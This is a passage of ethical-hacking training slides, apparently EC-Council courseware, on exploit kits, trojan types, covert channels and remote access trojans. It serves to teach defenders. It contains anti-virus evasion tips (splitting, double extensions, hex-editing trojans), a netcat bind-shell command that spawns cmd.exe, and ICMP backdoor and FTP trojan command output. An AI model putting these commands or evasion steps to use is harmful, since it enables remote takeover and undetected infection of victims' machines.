
# Exploit Kits: Phoenix Exploit Kit and Blackhole Exploit Kit



## Phoenix Exploit Kit



## Blackhole Exploit Kit



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**BLEEDINGLIFE 3.0**

- STATISTICS
- SETTINGS
- MANAGE
- SCAN
- PAYOUT
- GENERATE PAYLOAD
- POWER

**SECURITY SETTINGS**

Admin Username:

\*Username to your Admin Account.

Admin Password:

\*Password to your Admin Account.

**SAVE SETTINGS**

Guest Username:

\*Username to your Guest Account.

Guest Password:

\*Password to your Guest Account.

**SAVE SETTINGS**

**SCAN4YOU ACCOUNT**

**EXPLOIT SETTINGS**

Enable Exploits:

- Adobe LiveCycle PDF Reader
- Adobe Unicenter
- Adobe Flash 10.1
- Java TCF
- Java MIDlet
- Java PMS
- Java Skinned
- MDAC
- Java Signed Applet
- Java Database Trust

Note: This exploit requires that your hosting account supports Java.

Select the exploits you would like to use.

Exploit attempts will only be made using selected exploits.

**SAVE SETTINGS**

## Bleedinglife



**Crimepack**

MAIN | REFRESH | REPORTERS | COUNTRIES | BLACKLIST CHECK | DOWNLOADERS | iFRAMES | CLEAR STATS | SETTINGS | LOGOUT

overall stats		loads	exploit rate
unique hits	1927	1792	30%
exploit stats			
exploit	count	load	rate
msie	27	199	22%
window7 26	32	21	3%
windows 26.1	199	3	1.5%
windowxp	2098	1203	28%
window vista	2090	192	2%
browser stats			
IE8.0 (32bit) loads	33%	4579 (1164 loads)	30%
IE7.0 (32bit) loads	23%	232 (47 loads)	10%
IE6.0 (32bit) loads	3%	8 (1 loads)	0%
top countries			
country	hits	loads	rate
japan	507	1198	30%
czech republic	162	55	35%
thailand	119	42	35%
turkey	63	28	29%
brazil	41	9	22%
hungary	24	7	43%
ukraine	23	17	32%
srilanka	20	18	40%
united states	19	12	20%
austria	31	11	35%

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Evading Anti-Virus Techniques



01

Break the Trojan file into **multiple pieces** and zip them as **single file**



02

**ALWAYS** write your own Trojan, and embed it into an application



03

**Change Trojan's syntax:**

- Convert an EXE to VB script
- Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hide "known extensions", by default, so it shows up only .DOC, .PPT and .PDF)



04

Change the content of the Trojan using **hex editor** and also change the **checksum** and encrypt the file



05

Never use Trojans downloaded from the **web** (antivirus can detect these easily)




# Types of Trojans



# Command Shell Trojans



- Command shell Trojan gives **remote control of a command shell** on a victim's machine
- Trojan server is installed on the victim's machine, which **opens a port for attacker** to connect. The client is **installed on the attacker's machine**, which is used to launch a command shell on the victim's machine



```
C:\>nc.exe -h
[vl.10 NT]
connect to somewhere:
listen for inbound:
options:
-d          detach from console, stealth mode
-e prog    inbound program to exec [dangerous!]
-g gateway source-routing hop point[s], up to 8
-G num     source-routing pointer: 4, 8, 12, ...
-h          this crust
-i secs    delay interval for lines sent, ports scanned
-l          listen mode, for inbound connects
-L         listen harder, re-listen on socket close
-n          numeric-only IP addresses, no DNS
-o file    hex dump of traffic
```

Command Shell Trojan: Netcat



C:> nc <ip> <port>



C:> nc -L -p <port>
-t -e cmd.exe

# Defacement Trojans



01

Resource editors allow to view, edit, extract, and replace strings, bitmaps, logos and icons from any Window program

02

It allows you to view and edit almost any aspect of a compiled Windows program, from the menus to the dialog boxes to the icons and beyond

03

They apply User-styled Custom Applications (UCA) to deface Windows application

04


Example of calc.exe Defaced is shown here

Original calc.exe



Defaced calc.exe

# Defacement Trojans: Restorator




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


# Botnet Trojans



- Botnet Trojans infect a large number of computers across a large geographical area to **create a network of bots** that is controlled through a Command and Control (C&C) center
- Botnet is used to **launch various attacks** on a victim including denial-of-service attacks, spamming, click fraud, and the theft of financial information



# Tor-based Botnet Trojans: **ChewBacca**



**ChewBacca Trojan has stolen data on 49,000 payment cards from 45 retailers in 11 countries over a two month span**

# Botnet Trojans: Skynet and CyberGate



## CyberGate

[CyberGate](#)

Control Client Tools Info

Status: Stand by

Servers online: 0  
Link:

Groups count: servers:  
Total connections: Failed

Desktop Preview

CyberGate v3.4.2.2 - About

Crack by The Old

Cyber Software  
2010-2011

Servers Online: 0      Servers selected: 0

**CLOUD COMPUTING**

**Dashboard**

Last updated on : Tuesday, 24th of April 2012 at 16:52:44.

**Recent work submissions**

Worker	Pool	Result	Time
user	BTCguild	Accepted	24-04-2012 18:52:43 CEST
user	BTCguild	Accepted	24-04-2012 18:52:43 CEST
user	BTCguild	Accepted	24-04-2012 18:52:43 CEST
user	BTCguild	Accepted	24-04-2012 18:52:43 CEST
user	BTCguild	Accepted	24-04-2012 18:52:42 CEST

**Recent failed work submissions**

Worker	Pool	Time
user	BTCguild	24-04-2012 18:52:13 CEST
user	BTCguild	24-04-2012 18:52:12 CEST
user	BTCguild	24-04-2012 18:52:12 CEST
user	BTCguild	24-04-2012 18:52:08 CEST
user	BTCguild	24-04-2012 18:52:04 CEST

**Worker status**

Worker	Last work request	Last accepted submission	Shares <sup>*</sup>	Rejected <sup>*</sup>	Hashing speed <sup>*</sup>	Actions
user	At 24-04-2012 18:52:43 CEST from BTCguild	At 24-04-2012 18:52:43 CEST to BTCguild	1483	25 (1.69%)	10615.727 MHash/s	
Totals			1483	25 (1.69%)	10615.727 MHash/s	

**Skynet**

# Proxy Server Trojans



## Proxy Trojan

Trojan Proxy is usually a standalone application that allows remote attackers to use the **victim's computer** as a proxy to connect to the Internet

Proxy server Trojan, when infected, starts a **hidden proxy server** on the victim's computer

## Hidden Server

## Infection

Thousands of **machines on the Internet** are infected with proxy servers using this technique



Attacker



Victim (Proxied)



Internet



Target Company

## Process

# Proxy Server Trojan: W3bPrOxy Tr0j4nCr34t0r (Funny Name)



01

W3bPr0xy Tr0j4n is a proxy server Trojan which support multi connection from many **clients and report IP and ports** to mail of the Trojan owner



# FTP Trojans



Hacker

Send me  
c:\creditcard.txt file



Victim

(FTP Server  
installed in the  
background)

**FTP Server**  
Volume in drive C has no label.  
Volume Serial Number is D45E-99EE  
Directory of C:\  
06/02/2014 1,024 .rnd  
09/06/2014 0 abc.txt  
08/24/2014 <DIR> AdventNet  
05/21/2014 0 AUTOEXEC.BAT  
05/21/2014 0 CONFIG.SYS  
06/04/2014 <DIR> Data  
08/11/2014 <DIR> Documents and

FTP Trojans install an **FTP server**  
on the victim's machine, which  
opens **FTP ports**

An attacker can then connect to  
the **victim's machine** using FTP  
port to download any files that  
exist on the victim's computer

## FTP Trojan: TinyFTPD

```
C:\ Command Prompt  
C:\Documents and Settings\Admin\Desktop\TinyFTPD 21 55555 test test c:\  
win98 all RWLCD  
Tiny FTPD V1.4 By WinEggDrop  
FTP Server Is Started  
ControlPort: 21  
BindPort: 55555  
UserName: test  
Password: test  
HomeDir: c:\win98  
Allowd IP: all  
Local Address: 192.168.168.16  
ReadAccess: Yes  
WriteAccess: Yes  
ListAccess: Yes  
CreateAccess: Yes  
DeleteAccess: Yes  
ExecuteAccess: Yes  
UnlockAccess: No  
AnonymousAccess: No  
Check Time Out Thread Created Successfully  
***** Waiting For New Connection *****  
0 Connection Is In Use
```

# VNC Trojans



VNC Trojan starts a VNC Server daemon in the infected system (victim)

Attacker connects to the victim using any VNC viewer




Since VNC program is considered a utility, this Trojan will be difficult to detect using anti-viruses



# VNC Trojan: Hesperbot



- Hesperbot is a banking Trojan which features common functionalities, such as **keystroke logging**, **creation of screenshots** and **video capture**, and setting up a remote proxy
- It **creates a hidden VNC server** to which the attacker can remotely connect
- As VNC does not log the user off like RDP, the attacker can connect to the **unsuspecting victim's computer** while they are working



# HTTP/HTTPS Trojans



## Bypass Firewall

HTTP Trojans can bypass any firewall and **work in the reverse way** of a straight HTTP tunnel



## Spawn a Child Program

They are executed on the internal host and **spawn a child at a predetermined time**



## Access the Internet

The child program **appears to be a user to the firewall** so it is allowed to access the Internet



HTTP request to download a file



Trojan passes through  
HTTP reply



# HTTP Trojan: HTTP RAT



Infect the victim's computer with **server.exe** and plant HTTP Trojan

**2**

The Trojan sends an **email** with the location of an IP address

**3**

**Victim**

**4**

Connect to the **IP address** using a browser to port 80



- Displays ads, records personal data/keystrokes
- Downloads unsolicited files, disables programs/system
- Floods Internet connection, and distributes threats
- Tracks browsing activities and hijacks Internet browser
- Makes fraudulent claims about spyware detection and removal

# Shttpd Trojan - HTTPS (SSL)



SHTTPD is a small **HTTP Server** that can be embedded inside any program



It can be wrapped with a genuine program (game **chess.exe**), when executed it will turn a computer into an invisible web server



**Attacker**  
IP: 10.0.0.5:443



Normally Firewall allows  
you through **port 443**



Encrypted Traffic



**Victim**  
IP: 10.0.0.8:443

Connect to the **victim** using Web Browser  
<http://10.0.0.5:443>

Infect the victim's computer with **chess.exe**  
**Shttpd** should be running in the background  
listening on **port 443 (SSL)**

# ICMP Tunneling



- Covert channels are methods in which an attacker can **hide the data in a protocol** that is undetectable
- They rely on techniques called tunneling, which allow one protocol to be **carried over** another protocol
- ICMP tunneling uses ICMP echo-request and reply to **carry a payload** and stealthily **access or control** the victim's machine



ICMP Client

(Command:  
`icmpsend <victim IP>`)

```
C:\ Command Prompt  
C:\Documents and Settings\Administrator\WINDOWS\Desktop\  
ICMP Backdoor Win32>icmpsend 127.0.0.1  
=====Welcome to www.hackerxfiles.net=====  
---[ ICMP-Cmd v1.0 beta, by gxisone ]---  
---[ E-mail: gxisone@hotmail.com ]---  
---[ 2003/8/15 ]---  
Usage: icmpsend RemoteIP  
Ctrl+C or Q/q to Quite H/h for help  
ICMP-CMD>H  
[http://127.0.0.1/hack.exe =admin.exe] <Download Files.  
Path is \\system 32>  
[pslist] <List the Process>  
[pskill ID] <Kill the Process>  
Command <run the command>  
ICMP-CMD>
```

ICMP Trojan:  
`icmpsend`Commands  
are sent using  
ICMP protocol

ICMP Server

(Command:  
`icmpsrv -install`)

```
C:\ Command Prompt  
C:\Documents and Settings\Administrator\WINDOWS\Desktop\  
ICMP Backdoor Win32>icmpsrv -install  
=====Welcome to www.hackerxfiles.net=====  
---[ ICMP-Cmd v1.0 beta, by gxisone ]---  
---[ E-mail: gxisone@hotmail.com ]---  
---[ 2003/8/15 ]---  
Usage: icmpsrv -install <to install service>  
Icmpsrv -remove <to remove service>  
Transmitting File ... Success !  
Creating Service ... Success !  
Starting Service ... Pending ... Success !  
C:\Documents and  
Settings\Administrator\WINDOWS\Desktop\ICMP Backdoor  
Win32
```

# Remote Access Trojans



Jason Attacker  
Sitting in Russia

Rebecca Victim  
Infected with RAT Trojan

- 
- This Trojan works like a **remote desktop access**
  - Hacker gains complete **GUI access** to the remote system

1. Infect (Rebecca's) computer with **server.exe** and plant Reverse Connecting Trojan
2. The Trojan connects to **Port 80** to the attacker in Russia establishing a reverse connection
3. Jason, the attacker, has **complete control** over Rebecca's machine


# Remote Access Trojans: Optix Pro and MoSucker



Optix Pro

